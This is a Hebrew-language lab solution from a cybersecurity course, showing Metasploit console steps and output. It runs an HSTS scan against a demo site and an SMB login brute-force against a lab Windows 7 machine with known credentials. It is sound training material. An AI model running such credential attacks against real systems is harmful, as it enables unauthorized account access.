



פתרון מעבדה 2



MetaSploit

- עמוד 1 -

כל הזכויות שמורות © סייבר סקול בע"מ, אילנות 7, כרמיאל | 077-7781383

נושאי המעבדה

הבנת הדרך להשתמש ב-HSTS וב-SMB_login כדי להשיג מעטפת מרוחקת.

זמן מוערך

35-45 דקות

סביבת מעבדה

- סביבה וכלים
 - VirtualBox
 - Kali Linux
 - MetaSploit
 - Windows 7
- קישורי מעבדה נוספים
 - מידע HSTS:

<https://www.globalsign.com/en/blog/what-is-hsts-and-how-do-i-use-it/>


משימת מעבדה 1: קונפיגורציית Metasploit

המטרה של משימה זו היא לחפש מודולי MSF מעוצבים מראש. בזמן המשימה, ניתן לסרוק את האתר www.hack-yourself-first.com ולראות אם ה-HSTS פועל.

- 1 יש לוודא שהמחשבים Kali ו-pfSense פועלים .
- 2 במחשב Kali Linux, יש לחפש את מודול העזר שסורק את מצב התפעול של HSTS ב-MSFconsole.

פתרונות:

התחילו הפעלת מסוף על ידי לחיצה על הסמל המודגש בצילום המסך הבא.



כדי להפעיל את קונסולת Metasploit, יש להריץ את הפקודה **msfconsole** ב-CLI.

```

root@kali:~# msfconsole
[-] **rtng the Metasploit Framework console...\
[-] * WARNING: No database support: No database YAML file
[-] ***

      .:ok00kdc'          'cdk00ko:
      .x0000000000000c    c00000000000x,
      :00000000000000k,    ,k0000000000000;
      '00000000kkk00000; :000000000000000'
      o0000000 MMMM .o000o0000l MMMM, 00000000o
      d0000000 MMMMMM c00000c MMMMMM, 00000000x
      l0000000 MMMMMMMMM;d MMMMMMMMM, 00000000l
      .00000000 MMM ,MMMMMMMMMMMM MMMM, 00000000.
      c0000000 MMM 00c MMMMM o00.MMM, 0000000c
      o0000000 MMM 0000.MMM 0000.MMM, 0000000o
      l0000000 MMM 0000.MMM 0000.MMM, 000000l
      ;00000000 MMM 0000.MMM 0000.MMM;0000;
      .d00o WM 0000ccc0000.MX x00d.
      ,kol M 000000000000.M d0k,
      :kk;.000000000000;.0k:
      ;k000000000000000k:
      ,x000000000000x,
      .l00000000l.
      ,d0d,
      .

      =[ metasploit v5.0.41-dev ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 4 evasion ]

msf5 >

```

HSTS מודיע לדפדפנים איך לטפל בחיבורים שלהם דרך כותרות. הוא בעצם מכריח חיבור דרך HTTPS. ניתן למצוא מידע נוסף על HSTS בקישור המופיע בקטע משאבים (Resources) בתחילת מסמך זה.

כדי לחפש HSTS, יש להריץ את הפקודה **Search hsts**

```

msf5 > search hsts

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  - - - - -                               - - - - -      - - -  - - -  - - - - -
0  auxiliary/scanner/http/http_hsts        2017-01-01      normal Yes     HTTP Strict Transport Security (HSTS) Detection
1  post/multi/manage/hsts_eraser           2017-01-01      normal No      Web browsers HSTS entries eraser

msf5 >

```

3 יש להשתמש בסורק העזר HSTS, למלא את הנתונים הדרושים ולהריץ אותו. יש לבצע את הסריקה על <https://hack-yourself-first.com>

פתרון :

כדי להשתמש בסורק העזר HSTS, יש להריץ את הפקודה `use auxiliary/scanner/http/http_hsts`

```
msf5 > use auxiliary/scanner/http/http_hsts
msf5 auxiliary(scanner/http/http_hsts) > █
```

כדי להציג אפשרויות רלוונטיות, יש להריץ את הפקודה `show options`

```
msf5 auxiliary(scanner/http/http_hsts) > show options
Module options (auxiliary/scanner/http/http_hsts):
  Name      Current Setting  Required  Description
  ----      -
  Proxies   no               no       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    yes             yes       The target address range or CIDR identifier
  RPORT     443             yes       The target port (TCP)
  SSL       true            no       Negotiate SSL/TLS for outgoing connections
  THREADS   1               yes       The number of concurrent threads
  VHOST     no              no       HTTP server virtual host

msf5 auxiliary(scanner/http/http_hsts) > █
```

כדי להגדיר את המארח של PayPal, יש להשתמש באפשרויות `RHOSTS` באופן הבא:

`set RHOSTS www.hack-yourself-first.com`

```
msf5 auxiliary(scanner/http/http_hsts) > set RHOSTS www.hack-yourself-first.com
RHOSTS => www.hack-yourself-first.com
msf5 auxiliary(scanner/http/http_hsts) > █
```

כדי להריץ את הפקודה, יש להקליד `run`.

```
msf5 auxiliary(scanner/http/http_hsts) > run
[-] 104.42.152.64:443 No HSTS found.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_hsts) > █
```

משימת מעבדה 2: מתקפת התחברות SMB

המטרה של משימה זו היא הטמעה של מתקפת SMB בסיסית בעזרת המודול המעוצב מראש smb_login ב-Msfconsole.

- 1 יש להפעיל את המחשב Windows 7.
- 2 יש לחפש ניצולים קשורים ל-smb_login.

פתרון :

כדי למצוא ניצולים קשורים אל smb_login, יש להריץ את הפקודה `search smb_login`

```
msf5 auxiliary(scanner/http/http_hsts) > search smb_login

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  - - - - -                                     - - - - -      - - -  - - -  - - - - -
0  auxiliary/scanner/smb/smb_login           normal          Yes   SMB Login Check Scanner

msf5 auxiliary(scanner/http/http_hsts) >
```

- 3 יש להגדיר את MetaSploit להשתמש בניצול smb_login ולמלא את הנתונים הנדרשים כדי לתקוף את מכונת Windows 7.

פתרון :

כדי להגדיר את MetaSploit להשתמש בניצול, יש להקליד `use auxiliary/scanner/smb/smb_login`

```
msf5 auxiliary(scanner/http/http_hsts) > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > █
```

כדי להציג אפשרויות רלוונטיות, יש להריץ את הפקודה `run show options`


```
msf5 auxiliary(scanner/smb/smb_login) > show options
Module options (auxiliary/scanner/smb/smb_login):
Name          Current Setting  Required  Description
-----
ABORT_ON_LOCKOUT  false           yes       Abort the run when an account lockout is detected
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DETECT_ANY_AUTH  false           no        Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN false           no        Detect if domain is required for the specified user
PASS_FILE        no              no        File containing passwords, one per line
PRESERVE_DOMAINS true            no        Respect a username that contains a domain name.
Proxies          no              no        A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST     false           no        Record guest-privileged random logins to the database
RHOSTS           192.168.0.14   yes       The target address range or CIDR identifier
RPORT            445             yes       The SMB service port (TCP)
SMBDomain        .               no        The Windows domain to use for authentication
SMBPass          123456789      no        The password for the specified username
SMBUser          John            no        The username to authenticate as
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
THREADS          10             yes       The number of concurrent threads
USERPASS_FILE    no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false           no        Try the username as the password for all users
USER_FILE        no              no        File containing usernames, one per line
VERBOSE          true            yes       Whether to print output for all attempts
msf5 auxiliary(scanner/smb/smb_login) > █
```

יש למלא את הפרטים הבאים:

Set RHOSTS [Windows 7 IP]

```
msf5 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.0.14
RHOSTS => 192.168.0.14
msf5 auxiliary(scanner/smb/smb_login) > █
```

Set SMBPASS [Windows 7 login password]

```
msf5 auxiliary(scanner/smb/smb_login) > set SMBPass 123456789
SMBPass => 123456789
```

Set SMBUser [Windows 7 login username]

```
msf5 auxiliary(scanner/smb/smb_login) > set SMBUser John
SMBUser => John
msf5 auxiliary(scanner/smb/smb_login) > █
```

כדי לוודא שהפקודות המוגדרות יושמו, יש להריץ את הפקודה `show options`

```
msf5 auxiliary(scanner/smb/smb_login) > show options
Module options (auxiliary/scanner/smb/smb_login):
-----
Name                Current Setting  Required  Description
-----
ABORT_ON_LOCKOUT    false           yes       Abort the run when an account lockout is detected
BLANK_PASSWORDS     false           no        Try blank passwords for all users
BRUTEFORCE_SPEED    5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS        false           no        Try each user/password couple stored in the current database
DB_ALL_PASS         false           no        Add all passwords in the current database to the list
DB_ALL_USERS        false           no        Add all users in the current database to the list
DETECT_ANY_AUTH     false           no        Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN   false           no        Detect if domain is required for the specified user
PASS_FILE           no              no        File containing passwords, one per line
PRESERVE_DOMAINS    true            no        Respect a username that contains a domain name.
Proxies             no              no        A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST        false           no        Record guest-privileged random logins to the database
RHOSTS              192.168.0.14    yes       The target address range or CIDR identifier
RPORT               445             yes       The SMB service port (TCP)
SMBDomain           .               no        The Windows domain to use for authentication
SMBPass             123456789       no        The password for the specified username
SMBUser             John            no        The username to authenticate as
STOP_ON_SUCCESS     false           yes       Stop guessing when a credential works for a host
THREADS             10             yes       The number of concurrent threads
USERPASS_FILE       no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS        false           no        Try the username as the password for all users
USER_FILE           no              no        File containing usernames, one per line
VERBOSE             true            yes       Whether to print output for all attempts
msf5 auxiliary(scanner/smb/smb_login) > |
```

כדי לבצע את המטען, יש להריץ את הפקודה `exploit`

```
msf5 auxiliary(scanner/smb/smb_login) > exploit
[*] 192.168.0.14:445 - 192.168.0.14:445 - Starting SMB login bruteforce
[+] 192.168.0.14:445 - 192.168.0.14:445 - Success: '.\John:123456789'
[!] 192.168.0.14:445 - No active DB -- Credential data will not be saved!
[*] 192.168.0.14:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


רמזים

משימת מעבדה 1

- ניתן להשתמש ב-msfconsole באמצעות המסוף על ידי הרצת הפקודה **msfconsole**.
- פקודת החיפוש משמשת לצורך חיפוש.
- יש להשתמש ב-show options כדי להציג את השדות הדרושים.

משימת מעבדה 2

- יש להגדיר RHOST, SMBPass ו-SMBUser.
- פרטי ההתחברות אמורים להשתייך למשתמש Windows 7.